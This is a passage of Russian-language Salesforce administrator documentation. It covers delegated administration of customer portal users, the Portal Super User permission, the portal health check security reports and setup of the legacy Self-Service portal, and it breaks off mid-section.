Текущие организации, поддерживающие клиентские порталы, могут продолжить использование собственных клиентских порталов или выбрать использование сообществ. Дополнительную информацию можно получить у менеджера по работе с клиентами Salesforce.

Некоторые полномочия администратора могут быть делегированы пользователям клиентского портала с лицензией «Менеджер клиентского портала: настраиваемый». Ниже перечислены действия, доступные делегированным администраторам внешних пользователей над внешними пользователями, включая пользователей-клиентов и пользователей-партнеров, связанными с собственными организациями.

- Создание внешних пользователей
- Редактирование текущих внешних пользователей
- Сброс паролей для внешних пользователей
- Деактивация текущих внешних пользователей

 **Прим.:** Делегированный администратор внешних пользователей, деактивирующий пользователя портала, не может удалить пользователя портала из рабочих групп с его участием.

Делегированные администраторы внешних пользователей могут просматривать страницы сведений об организациях, а также контакты и обращения, связанные с организациями посредством вкладки «Организации». Кроме того, делегированным администраторам внешних пользователей назначается полномочие «Суперпользователь портала». Данное полномочие позволяет делегированным администраторам внешних пользователей выполнять над собственными организациями указанные ниже действия.

- Просмотр, редактирование и перенос всех обращений
- Создание обращений для контактов
- Просмотр и редактирование всех контактов (независимо от поддержки портала)
- Просмотр сведений об организациях, являющихся контактами обращения
- Составление отчетов по всем контактам (независимо от поддержки портала), если вкладка «Отчеты» добавлена на клиентский портал, а пользователю назначено полномочие «Запуск отчетов»

Чтобы предоставить внешним пользователям доступ к собственным организациям, а также разрешить просмотр и редактирование всех связанных обращений и контактов, но запретить управление другими внешними пользователями, добавьте полномочие «Суперпользователь портала» в профили внешних пользователей (кроме пользователей массового портала). Тем не менее, вкладка «Контакты» на клиентском портале доступна суперпользователям только при наличии полномочия «Делегированный администратор внешних пользователей». Чтобы изменить контакты, суперпользователь должен выбрать контакт в записи обращения. Дополнительную информацию см. в подразделах ниже.

- [Делегирование прав администрирования внешних пользователей](#)
- [Назначение пользователям полномочия «Суперпользователь портала»](#)

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для управления пользователями клиентского портала:

- “Делегированный администратор внешних пользователей”

Для создания, редактирования и удаления профилей:


- «Управление профилями и наборами полномочий»

Для просмотра и редактирования всех обращений и контактов организации:

- “Суперпользователь портала”

- [Советы по настройке делегированного администрирования пользователей клиентского портала](#)

## Делегирование прав администрирования внешних пользователей

 **Прим.:** Делегирование прав администрирования внешних пользователей поддерживается только исходным пользовательским интерфейсом профиля. При использовании расширенного пользовательского интерфейса профиля рекомендуем временно отключить данную функцию в параметрах пользовательского интерфейса.

Чтобы делегировать права администрирования внешних пользователей, выполните указанные ниже действия.

1. Введите строку *«Профили»* в поле *«Быстрый поиск»* в меню *«Настройка»*, выберите пункт **«Профили»**, а затем выберите нужный профиль клиентского портала.

Права делегирования и полномочие *«Суперпользователь портала»* не могут быть добавлены в следующие стандартные профили: *«Менеджер клиентского портала»*, *«Пользователь клиентского портала»* или *«Массовый клиентский портал»*.

2. Нажмите кнопку **«Правка»**.
3. Установите флажок **«Делегированный администратор внешних пользователей»**.

При установке флажка **«Делегированный администратор внешних пользователей»** флажок **«Суперпользователь портала»** устанавливается автоматически после нажатия кнопки **«Сохранить»**.

4. Нажмите кнопку **«Сохранить»**.
5. Нажмите кнопку **«Правка»** в связанном списке *«Профили делегированных внешних пользователей»*.
6. Выберите нужные профили внешних пользователей. Делегированный администратор внешних пользователей может управлять внешними пользователями с профилями клиентского портала, партнерского портала или сообществ при условии их принадлежности к одной и той же организации.
7. Нажмите кнопку **«Сохранить»**.

Чтобы изменить профили, доступные делегированному администратору пользователей клиентского портала для редактирования, выполните указанные ниже действия.

1. Введите строку *«Профили»* в поле *«Быстрый поиск»* в меню *«Настройка»*, выберите пункт **«Профили»**, а затем выберите нужный профиль клиентского портала.
2. Нажмите кнопку **«Правка»** в связанном списке *«Профили делегированных внешних пользователей»*.
3. Выберите нужные профили внешних пользователей.
4. Нажмите кнопку **«Сохранить»**.

Ниже перечислены задачи, доступные делегированным администраторам клиентского портала на страницах сведений о контактах.

- Чтобы разрешить контакту использование клиентского портала, щелкните **«Включить пользователя клиентского портала»**.
- Чтобы просмотреть сведения о пользователе клиентского портала, щелкните **«Просмотр пользователя клиентского портала»**. Ниже перечислены действия, доступные делегированным пользователям клиентского портала на странице сведений о пользователе клиентского портала.
  - Чтобы изменить сведения о пользователе клиентского портала, нажмите кнопку **«Правка»**.
  - Чтобы восстановить пароль пользователя клиентского портала, нажмите кнопку **«Сбросить пароль»**.
  - Чтобы деактивировать пользователя, нажмите кнопку **«Правка»** и снимите флажок **«Активно»**.


### Назначение пользователям полномочия «Суперпользователь портала»

Чтобы назначить пользователям полномочие «Суперпользователь портала», выполните указанные ниже действия.

1. Введите строку «*Профили*» в поле «Быстрый поиск» в меню «Настройка», выберите пункт «**Профили**», а затем выберите нужный профиль клиентского портала.

Полномочие «Суперпользователь портала» не может быть добавлено в следующие стандартные профили: «Менеджер клиентского портала», «Пользователь клиентского портала» или «Массовый клиентский портал».


2. Нажмите кнопку «**Правка**».
3. Установите флажок «**Суперпользователь портала**».
4. Нажмите кнопку «**Сохранить**».

 **Совет:** Чтобы составить отчет по профилям с полномочием «Суперпользователь портала», выполните указанные ниже действия.

1. Запомните имена профилей, содержащих полномочие «Суперпользователь портала».
2. Откройте вкладку «Отчеты».
3. Выберите отчет «Все активные пользователи» в папке «Административные отчеты».

### Советы по настройке делегированного администрирования пользователей клиентского портала

Ниже перечислены рекомендации по настройке делегированного администрирования пользователей клиентского портала.

- Выполните указанные ниже действия в профиле соответствующих пользователей.
  - Чтобы разрешить делегированным администраторам портала и пользователям с полномочием «Суперпользователь портала» создание и обновление контактов, связанных с организацией, добавьте полномочия «Создание» и «Редактирование» для контактов.
  - Чтобы разрешить делегированным администраторам портала просмотр вкладок «Организации» и «Контакты», а также управление контактами, связанными с их организациями, выберите значение «Включены стандартные параметры» для вкладок «Организации» и «Контакты».
- Добавьте вкладки «Организации» и «Контакты» на клиентский портал.
- Чтобы разрешить делегированным администраторам пользователей клиентского портала и суперпользователям портала просмотр только определенных полей организаций, контактов и обращений, настройте параметры безопасности поля и макеты страниц.
  -  **Прим.:** Чтобы разрешить суперпользователям портала создание обращений для других контактов, выберите значение «Для редактирования» в параметрах безопасности для поля обращений «Имя контакта».
- Пользователи клиентского портала не могут просматривать связанные списки для недоступных объектов. Например, если пользователь клиентского портала просматривает контакт, а макет страницы контактов содержит связанный список «Возможности», то пользователь портала не может просмотреть связанный список «Возможности» ввиду недоступности данного объекта.
- Делегированные администраторы пользователей клиентского портала могут обновлять пользователей портала в любых целевых организациях.

СМ. ТАКЖЕ:


[Общие сведения об управлении пользователями клиентского портала](#)

## Состояние клиентского портала

### Проверка состояния портала

Клиенты и партнеры могут получить доступ к сведениям портала самыми различными способами. Отчеты по проверке состояния портала позволяют контролировать данный доступ, так как отображают параметры портала, связанные с безопасностью, и содержат сведения, которые могут использоваться для повышения безопасности портала.

Клиентские и партнерские порталы позволяют пользователям не только сотрудничать со своими клиентами и партнерами, но и предоставлять им свои услуги. Порталы поддерживают общий доступ и сбор сведений от сторонних пользователей. Чтобы гарантировать общий доступ только к нужным сведениям, воспользуйтесь рекомендациями по внедрению портала.

 **Прим.:** Отчеты по проверке состояния портала охватывают важные полномочия пользователя, полномочия объекта и полномочия поля, предоставленные посредством профилей, а также единые параметры общего доступа и правила общего доступа. Ниже перечислены средства предоставления пользователям портала доступа к записям, которые отсутствуют в отчетах по проверке состояния портала.

- Наборы полномочий
- Общий доступ, установленный вручную
- Управляемый общий доступ к Apex
- Территории
- Списковые представления
- Группы
- Очереди
- Рабочие группы
- Библиотеки Salesforce CRM Content
- Папки

Чтобы просмотреть отчеты по состоянию портала, введите «*Проверка состояния портала*» в поле «Быстрый поиск» меню «Настройка» и выберите «**Проверка состояния портала**». Щелкните нужный отчет.

Ниже перечислены доступные отчеты.

- Полномочия администратора и пользователя
- Доступ к объекту и безопасность поля
- Единые стандартные параметры общего доступа
- Правила общего доступа

### ВЕРСИИ


Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для просмотра отчетов по проверке состояния портала:

- «Настройка приложения»
- И
- «Управление пользователями»
- И
- «Изменение всех данных»

-  **Прим.:** Отчеты по проверке состояния портала не содержат информации по общему доступу на основе критериев, пользователям массового портала и пользователям портала самообслуживания.

СМ. ТАКЖЕ:

[Просмотр отчета «Полномочия администратора и пользователя» для пользователей портала](#)


[Просмотр отчета «Доступ к объекту и безопасность поля» для пользователей портала](#)

[Просмотр отчета «Единые стандартные параметры общего доступа» для пользователей портала](#)

[Просмотр отчета «Правила общего доступа» для пользователей портала](#)


## Просмотр отчета «Полномочия администратора и пользователя» для пользователей портала

Полномочия пользователя позволяют расширить доступ пользователей к данным. Рекомендуем проявлять осторожность при настройке полномочий для профиля. Отчет «Полномочия администратора и пользователя» — это один из отчетов по проверке состояния портала, позволяющий просматривать профили портала и важные параметры полномочий.

-  **Прим.:** Данный отчет не отображает полномочия, предоставленные посредством наборов полномочий.

Отчет отображает количество пользователей портала, назначенное каждому профилю, и перечисленные ниже параметры полномочий.

- Делегированный администратор внешних пользователей
- Отправка эл. почты
- Преобразование интересов
- Редактирование событий
- Редактирование продажной цены продукта возможности
- Редактирование задач
- Перенос обращений
- Суперпользователь портала
- API включен
- Пароль без срока действия
- Создание библиотек
- Просмотр содержимого на порталах
- Экспорт отчетов
- Запуск отчетов

-  **Прим.:** В зависимости от параметров организации некоторые полномочия могут не отображаться в отчете.

Чтобы просмотреть данный отчет, выполните указанные ниже действия.

1. Введите строку «*Проверка состояния портала*» в поле «Быстрый поиск» в меню «Настройка» и выберите пункт «**Проверка состояния портала**».
2. Щелкните ссылку «**Полномочия администратора и пользователя**».

Ниже перечислены действия, доступные на странице отчета.

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для просмотра отчетов по проверке состояния портала:

- «Настройка приложения»
- И
- «Управление пользователями»
- И
- «Изменение всех данных»

- Чтобы просмотреть страницу сведений о профиле, щелкните имя нужного профиля.
- Просмотр отфильтрованного списка элементов путем выбора нужного представления в раскрывающемся списке.
- Возврат к списку отчетов по нажатию ссылки **«Назад к списку: отчеты по проверке состояния портала»**.


СМ. ТАКЖЕ:

[Проверка состояния портала](#)

## Просмотр отчета «Доступ к объекту и безопасность поля» для пользователей портала

Полномочия объекта определяют уровень доступа пользователей к стандартным и настраиваемым объектам. Важно отслеживать эти сведения для профилей пользователей портала, чтобы у пользователей был доступ только к соответствующим объектам и полям. Отчет «Доступ к объекту и безопасность поля» — это один из отчетов по проверке состояния портала, который позволяет это делать.

В отчете «Доступ к объекту и безопасность поля» отображается, сколько профилей портала имеют доступ к каждому стандартному и настраиваемому объекту в организации. Для каждого объекта также указано количество пользователей портала с доступом, уровень доступа к объекту и поля, которые могут видеть эти пользователи.

 **Прим.:** Отчет «Доступ к объекту и безопасность поля» не отображает полномочия, предоставленные посредством наборов полномочий.

Чтобы просмотреть данный отчет, выполните указанные ниже действия.

1. Введите строку *«Проверка состояния портала»* в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Проверка состояния портала»**.
2. Щелкните ссылку **«Доступ к объекту и безопасность поля»**.
3. На странице отчета щелкните имя объекта.

Ниже перечислены действия, доступные на странице сведений об объекте.

- Чтобы просмотреть страницу сведений о профиле, щелкните имя нужного профиля.
- Чтобы просмотреть страницу сведений о параметрах безопасности поля, заданных в профиле, нажмите **«доступные поля»**.
- Чтобы вернуться к отчету «Высокоуровневый доступ к объекту и безопасность поля», щелкните ссылку **«Доступ к объекту и безопасность поля»**.

Ниже перечислены действия, доступные на страницах отчета.

- Просмотр отфильтрованного списка элементов путем выбора нужного представления в раскрывающемся списке.
- Чтобы вернуться к списку отчетов, щелкните ссылку **«Назад к списку: отчеты по проверке состояния портала»**.

СМ. ТАКЖЕ:

[Проверка состояния портала](#)

[Полномочия объекта](#)

[Общие сведения о безопасности поля](#)

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для просмотра отчетов по проверке состояния портала:

- «Настройка приложения»
- И
- «Управление пользователями»
- И
- «Изменение всех данных»

## Просмотр отчета «Единые стандартные параметры общего доступа» для пользователей портала

Отчет «Единые стандартные параметры общего доступа» — это один из отчетов по проверке состояния портала, позволяющий просматривать стандартные и настраиваемые объекты, а также стандартные параметры доступа для каждого объекта. Данный отчет позволяет просматривать и редактировать единые стандартные параметры, которые могут предоставлять пользователям портала доступ к записям.


Единые стандартные параметры определяют стандартный уровень доступа пользователей организации для каждого объекта. Если стандартному уровню доступа задано значение «Общедоступный», то пользователи, которым предоставлены полномочия объекта («Чтение», «Создание», «Редактирование» или «Удаление»), могут получить доступ к чужим записям. Например, если объекту «Организация» задан стандартный уровень доступа «Общедоступный: для чтения и записи», то пользователи с полномочием «Чтение» для объекта «Организация» могут просматривать любые записи организаций. При настройке единых стандартных параметров рекомендуем убедиться, что пользователи портала могут просматривать только доступные объекты.

Чтобы просмотреть данный отчет, выполните указанные ниже действия.

1. Введите строку «*Проверка состояния портала*» в поле «Быстрый поиск» в меню «Настройка» и выберите пункт «**Проверка состояния портала**».
2. Щелкните ссылку «**Единые стандартные параметры общего доступа**».

Отчет отображает стандартный параметр доступа для каждого объекта. Если объекту задан стандартный уровень доступа «Общедоступный», «Показать сведения» (для календаря) или «Использование» (для прайс-листа), то пользователи портала с включенными полномочиями объекта могут просматривать записи других пользователей. В этом случае в столбце «Безопасность» отображается стандартное значение «Низкая». Полномочия объекта, назначенные профилям портала, могут быть просмотрены в отчете «[Доступ к объекту и безопасность поля](#)».

Если объекту задан стандартный уровень доступа «Личный», «Скрыть сведения» (для календаря) или «Нет доступа» (для прайс-листа), то столбец «Безопасность» отображает значение «Высокая».

 **Прим.:** Тем не менее, правила общего доступа предоставляют пользователям портала доступ к записям других пользователей даже при использовании строгих единых параметров общего доступа.

При наличии флажка «Предоставить доступ с использованием иерархий» записи объекта, принадлежащие одному пользователю, доступны любому другому вышестоящему пользователю в иерархии ролей или территорий.

Ниже перечислены действия, доступные на странице отчета.

- Чтобы изменить единые параметры общего доступа для любого объекта, нажмите кнопку «**Правка**», а затем измените нужные параметры на странице «Редактирование единых стандартных параметров общего доступа».
- Просмотр отфильтрованного списка элементов путем выбора нужного представления в раскрывающемся списке.
- Чтобы вернуться к списку отчетов, щелкните ссылку «**Назад к списку: отчеты по проверке состояния портала**».

СМ. ТАКЖЕ:

[Проверка состояния портала](#)

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для просмотра отчетов по проверке состояния портала:

- «Настройка приложения»
- И
- «Управление пользователями»
- И
- «Изменение всех данных»

Для настройки стандартного общего доступа:

- «Управление общим доступом»



## Просмотр отчета «Правила общего доступа» для пользователей портала

Отчет «Правила общего доступа» — это один из отчетов по проверке состояния портала, позволяющий просматривать все правила общего доступа, предоставляющие пользователям портала доступ к чужим записям. Отчет отображает количество пользователей портала, которые могут получить доступ к записям в результате применения каждого правила общего доступа, а также позволяет редактировать уровни доступа для каждого правила. Отчет позволяет открывать страницы сведений для некоторых типов категорий пользователей (например, групп, ролей и территорий), поддерживающие редактирование, удаление или управление пользователями данной категории.

Чтобы просмотреть данный отчет, выполните указанные ниже действия.

1. Введите строку «*Проверка состояния портала*» в поле «Быстрый поиск» в меню «Настройка» и выберите пункт «**Проверка состояния портала**».
2. Щелкните ссылку «**Правила общего доступа**».


Столбец «Количество задействованных пользователей портала» отображает количество пользователей портала, которые могут получить доступ в результате применения правила общего доступа. Данное количество охватывает пользователей портала, указанных в правиле, и любых вышестоящих пользователей портала в иерархии ролей или территорий при наличии флажка «**Предоставить доступ с использованием иерархий**» для объекта. При наличии полномочий объекта («Чтение», «Создание», «Редактирование» или «Удаление») пользователи данной категории могут просматривать записи, разрешенные правилом.

### Прим.:

- Отчет «Правила общего доступа» не содержит правил общего доступа на основе критериев.
- Отчет «Правила общего доступа» не проверяет полномочия объекта для пользователей портала. Полномочия объекта, назначенные профилям портала, могут быть просмотрены в [отчете «Доступ к объекту и безопасность поля»](#).

Ниже перечислены действия, доступные на странице отчета.

- Чтобы изменить уровень доступа в правиле общего доступа, нажмите кнопку «**Правка**» и измените параметры на странице редактирования правила общего доступа.
- Чтобы просмотреть сведения о категории пользователей в правиле общего доступа, щелкните ссылку в столбце «Ответственный» или «Общий доступ с».
- Просмотр отфильтрованного списка элементов путем выбора нужного представления в раскрывающемся списке.
- Чтобы вернуться к списку отчетов, щелкните ссылку «**Назад к списку: отчеты по проверке состояния портала**».

 **Прим.:** Правила общего доступа к организациям и территориям организаций предоставляют доступ к контактам, возможностям и обращениям, связанным с общедоступными организациями. Отчет «Правила общего доступа» отображает уровни доступа только для объектов верхнего уровня, но не связанных объектов.

СМ. ТАКЖЕ:

[Проверка состояния портала](#)

## ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

## ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для просмотра отчетов по проверке состояния портала:

- «Настройка приложения»
- И
- «Управление пользователями»
- И
- «Изменение всех данных»


Для создания и редактирования правил общего доступа:

- «Управление общим доступом»




## Портал самообслуживания

### Запуск портала самообслуживания

 **Прим.:** Начиная с выпуска Spring'12 портал самообслуживания недоступен для новых организаций. Текущие организации могут использовать портал самообслуживания в обычном режиме.

Кнопка **«Запуск»** позволяет быстро запустить портал самообслуживания. Данная кнопка автоматизирует процесс настройки путем автоматического определения некоторых стандартных параметров.

 **Прим.:** JavaScript не может быть сохранен как часть настраиваемого кода, а система позволяет использовать только определенные HTML-элементы и атрибуты.

1. Введите строку *«Портал самообслуживания»* в поле «Быстрый поиск» в настройке, выберите пункт **«Параметры»**, затем щелкните **«Запуск»**.
  2. Просмотрите процесс и нажмите кнопку **«Продолжить»**.
  3. Выберите цветовую тему.
  4. При необходимости измените стандартные параметры и нажмите кнопку **«Сохранить»**.
  5. Чтобы протестировать работу портала самообслуживания, выполните указанные ниже действия.
    - a. Чтобы создать пробную учетную запись, щелкните **«Создать»**.
    - b. Чтобы открыть страницы для предварительного просмотра, щелкните **«Доступ к порталу самообслуживания»**.
    - c. Чтобы сообщить другим пользователям порядок входа и предварительного просмотра страниц, щелкните **«Пригласить»**.
  6. Чтобы включить портал самообслуживания, скопируйте ссылку, отображающуюся в разделе **«Включить самообслуживание...»**, и вставьте ее в нужную область веб-сайта.
  7. По завершении нажмите кнопку **«Готово»**.
  8. Предоставьте клиентам доступ к порталу самообслуживания. См. раздел [«Управление пользователями портала самообслуживания»](#) на странице 2743.
-  **Совет:** Дополнительную информацию об изменении параметров см. в разделе [«Включение функций и параметров портала самообслуживания»](#) на странице 2719. Запуск портала самообслуживания инициирует автоматическую активацию кнопки **«Включить самообслуживание»** на страницах сведений о контактах.

#### СМ. ТАКЖЕ:

[Настройка портала самообслуживания](#)

[Полезные советы для администраторов: эффективное использование портала самообслуживания](#)

[Руководство по административной настройке: руководство по внедрению портала самообслуживания](#)

#### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic


Доступно в версиях:  
**Professional Edition,**  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

#### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для использования запуска портала самообслуживания:

- «Управление порталом самообслуживания»

## Настройка портала самообслуживания

-  **Прим.:** Начиная с выпуска Spring'12 портал самообслуживания недоступен для новых организаций. Текущие организации могут использовать портал самообслуживания в обычном режиме.

Портал самообслуживания — это канал оперативной поддержки, позволяющий клиентам решать возникшие вопросы без обращения к представителю службы поддержки.

Портал самообслуживания отличается простой настройкой. Воспользуйтесь одним из двух способов настройки ниже.

- **«Запуск»:** быстрый запуск портала самообслуживания (см. раздел [«Запуск портала самообслуживания»](#) на странице 2717).
- **«Настройка портала самообслуживания»:** расширенная настройка портала самообслуживания. Ниже перечислены выполняемые действия.
  - [Включение функций и параметров портала самообслуживания](#) на странице 2719
  - [Настройка внешнего вида портала самообслуживания](#) на странице 2723
  - [Настройка шрифтов и цветов портала самообслуживания](#) на странице 2724
  - [Настройка страниц портала самообслуживания](#) на странице 2725
  - [Создание HTML входа](#) на странице 2741
  - [Управление пользователями портала самообслуживания](#) на странице 2743

СМ. ТАКЖЕ:

[Запуск портала самообслуживания](#)

[Настройка внешнего вида портала самообслуживания](#)

[Настройка шрифтов и цветов портала самообслуживания](#)

[Полезные советы для администраторов: эффективное использование портала самообслуживания](#)

[Руководство по административной настройке: руководство по внедрению портала самообслуживания](#)

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях:  
**Professional Edition,**  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для использования запуска портала самообслуживания:

- «Управление порталом самообслуживания»

Для настройки портала самообслуживания:

- «Управление порталом самообслуживания»


Для изменения страниц портала самообслуживания:

- «Управление порталом самообслуживания»

И

«Настройка приложения»

## Включение функций и параметров портала самообслуживания

 **Прим.:** Начиная с выпуска Spring'12 портал самообслуживания недоступен для новых организаций. Текущие организации могут использовать портал самообслуживания в обычном режиме.

1. В настройках введите строку «Портал самообслуживания» в поле «Быстрый поиск» и выберите пункт «**Параметры**».
2. Щелкните «**Настройка портала самообслуживания**» на странице параметров портала самообслуживания.
3. Заполните поля ниже.

| Параметр  | Описание   |
|---|--|
| Вход включен  | Данный параметр позволяет пользователям входить на портал самообслуживания.  |
| Редактирование пользователей портала самообслуживания | Данный параметр отображает кнопку « <b>Включить самообслуживание</b> » на страницах сведений о контактах. Или кнопку « <b>Просмотр портала самообслуживания</b> » для контактов, поддерживающих использование портала самообслуживания.  |
| URL-адрес выхода                                      | URL-адрес веб-страницы, отображающейся пользователям после выхода из портала самообслуживания (например, <a href="http://www.acme.com">http://www.acme.com</a> ). В противном случае кнопка « <b>Выход</b> » не отображается.  |
| Стандартное происхождение обращения                   | Стандартное происхождение, назначаемое всем обращениям, которые отправляются через портал самообслуживания. Доступные значения извлекаются из раскрывающегося списка организации «Присхождение обращения». Обращения, которые отправляются через портал самообслуживания или посредством функции Web-to-Case, могут быть назначены разные стандартные происхождения. |
| Новые обращения, доступные на портале                 | Флажок «Отображается на портале самообслуживания» автоматически устанавливается для всех новых обращений, включая обращения, созданные посредством функций   |

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях:  
**Professional Edition,**  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для настройки портала самообслуживания:

- «Управление порталом самообслуживания»

Для изменения страниц портала самообслуживания:

- «Управление порталом самообслуживания»

И

«Настройка приложения»

| Параметр   | Описание  |
|--|---|
|  | <p>Web-to-Case, Email-to-Case и On-Demand Email-to-Case.</p> <p>Независимо от значения по умолчанию, пользователи, создающие обращения, могут вручную установить флажок «Отображается на портале самообслуживания».</p>   |
| Включить обзор решений                                 | <p>Чтобы разрешить клиентам просмотр решений по категориям, включите категории решений на портале самообслуживания.</p> <p>Если в организации включена поддержка многоязычных решений, то категории решений могут быть переведены.</p>  |
| Категория верхнего уровня для портала самообслуживания | <p>Категория верхнего уровня, доступная клиентам на портале самообслуживания. Все решения данной категории и ее подкатегорий, помеченные как «Отображается на портале самообслуживания», доступны клиентам для просмотра.</p> <p>Чтобы разрешить клиентам просмотр всех решений, помеченных как «Отображается на портале самообслуживания» во всех категориях, пропустите данное поле.</p>  |
| Тип записи обращения                                   | <p>Тип записи, назначаемый всем обращениям, которые отправляются через портал самообслуживания.</p>   |
| Адрес эл. почты отправителя                            | <p>Адрес эл. почты, используемый для отправки всех сообщений о создании пользователя (например, support@acme.com). Если данное поле не содержит значения, то система Salesforce использует:</p> <ul style="list-style-type: none"> <li>• Адрес эл. почты автоматического пользователя обращений для пользователей, получающих сообщение эл. почты, содержащее временный пароль, путем выбора ссылки «<b>Забыли пароль?</b>» на странице входа портала самообслуживания. Автоматический пользователь для обращений указан на странице «Параметры поддержки» в меню «Настройка».</li> <li>• Адрес эл. почты пользователя, опубликовавшего комментарий последним, для пользователей, которые получают электронные уведомления о добавлении комментариев к обращениям.</li> </ul> |
| Имя эл. почты отправителя                              | <p>Имя, которое будет связано с адресом эл. почты отправителя (например, «Служба поддержки Acme»). Если данное поле не содержит значения, то система Salesforce использует:</p>   |

| Параметр   | Описание  |
|--|---|
|  | <ul style="list-style-type: none"> <li>Имя организации для пользователей, получающих сообщение эл. почты, содержащее временный пароль, путем выбора ссылки <b>«Забыли пароль?»</b> на странице входа портала самообслуживания.</li> <li>Имя пользователя, опубликовавшего комментарий последним, для пользователей, которые получают электронные уведомления о добавлении комментариев к обращениям.</li> </ul>   |
| Шаблон создания пользователя   | Шаблон эл. почты, используемый для отправки имени пользователя и исходного пароля всем новым пользователям портала самообслуживания. Образец шаблона выбирается порталом самообслуживания автоматически, но при необходимости может быть изменен или использован для создания собственного шаблона эл. почты. Данный шаблон должен быть помечен флажком «Доступно для использования».   |
| Шаблон создания пароля   | Шаблон эл. почты, используемый для отправки нового пароля текущим пользователям портала самообслуживания при восстановлении паролей посредством ссылки <b>«Забыли пароль?»</b> на странице входа портала самообслуживания. Образец шаблона выбирается порталом самообслуживания автоматически, но при необходимости может быть изменен или использован для создания собственного шаблона эл. почты. Данный шаблон должен быть помечен флажком «Доступно для использования». |
| Включить поддержку электронных уведомлений о добавлении новых комментариев к обращению | <p>Если данный флажок установлен, то параметр «Отправить клиентское уведомление» отображается для комментария к обращению.</p> <p>Если этот флажок снят, отображается параметр «Отправлять клиентам уведомление» в обращениях, если вы включили отправку уведомлений по электронной почте контактам, которые не являются участниками портала самообслуживания. См. раздел <a href="#">«Настройка параметров поддержки»</a> на странице 2927.</p>                            |
| Шаблон создания комментария  | Шаблон эл. почты, используемый для отправки уведомления пользователям портала самообслуживания при добавлении общедоступного комментария к одному из обращений. Образец шаблона выбирается порталом самообслуживания автоматически, но при необходимости может быть изменен или использован для создания собственного шаблона эл. почты. Данный шаблон должен быть помечен флажком «Доступно для использования».  |

| Параметр   | Описание  |
|--|---|
|  | Обратите внимание, что ответственным за обращение отправляется отдельное уведомление, недоступное для настройки.  |
| Включить правила автоматического ответа для обращений портала самообслуживания | Данный параметр определяет необходимость выполнения правил автоматического ответа при отправке обращений через портал самообслуживания.   |
| Шаблон создания обращения  | Шаблон эл. почты, используемый в том случае, если обращения, отправленные через портал самообслуживания, не соответствуют правилам автоматического ответа.  |
| Максимальная ширина страницы   | Максимальная ширина страниц портала самообслуживания (в пикселях) в системе Salesforce. При самостоятельном размещении портала данный параметр определяет ширину внутренней рамки HTML на странице входа портала самообслуживания.  |
| Минимальная высота страницы  | Минимальная высота страниц портала самообслуживания (в пикселях) в системе Salesforce.  |
| URL-адрес таблицы стилей   | <p>Полный общедоступный URL-адрес таблицы стилей корпоративного портала самообслуживания (например, <a href="http://www.acme.com/styles/selfservice.css">http://www.acme.com/styles/selfservice.css</a>). См. раздел <a href="#">«Настройка внешнего вида портала самообслуживания»</a> на странице 2723.</p> <p>При использовании предопределенной цветовой темы пропустите данное поле.</p> |
| Цветовая тема  | Если собственная таблица стилей отсутствует, воспользуйтесь цветовыми темами Salesforce. Чтобы просмотреть параметры шаблона, щелкните ссылку <b>«Просмотр»</b> . Дополнительную информацию об изменении шрифтов и цветов одной из цветовых тем Salesforce см. в разделе <a href="#">«Настройка шрифтов и цветов портала самообслуживания»</a> на странице 2724.                              |
| Обращение (термин в единственном числе)  | Термин, используемый на портале самообслуживания вместо термина «Обращение».  |
| Обращения (термин во множественном числе)                                      | Термин, используемый на портале самообслуживания вместо термина «Обращения».  |
| Решение (термин в единственном числе)  | Термин, используемый на портале самообслуживания вместо термина «Решение».  |
| Решения (термин во множественном числе)  | Термин, используемый на портале самообслуживания вместо термина «Решения».  |

4. Чтобы сохранить параметры портала самообслуживания, нажмите кнопку **«Сохранить»**.


СМ. ТАКЖЕ:

[Настройка портала самообслуживания](#)

[Полезные советы для администраторов: эффективное использование портала самообслуживания](#)

[Руководство по административной настройке: руководство по внедрению портала самообслуживания](#)

## Настройка внешнего вида портала самообслуживания

 **Прим.:** Начиная с выпуска Spring'12 портал самообслуживания недоступен для новых организаций. Текущие организации могут использовать портал самообслуживания в обычном режиме.

Чтобы разработать внешний вид портала самообслуживания, выполните указанные ниже действия.

1. Настройте верхние и нижние колонтитулы страниц портала самообслуживания (см. раздел [«Создание настраиваемых разделов верхнего и нижнего колонтитулов страницы»](#) на странице 2734).
2. Настройте шрифты и цвета портала самообслуживания одним из способов ниже.
  - Выберите [предопределенную цветовую тему](#) или [загрузите собственную таблицу стилей](#) на странице 2727.
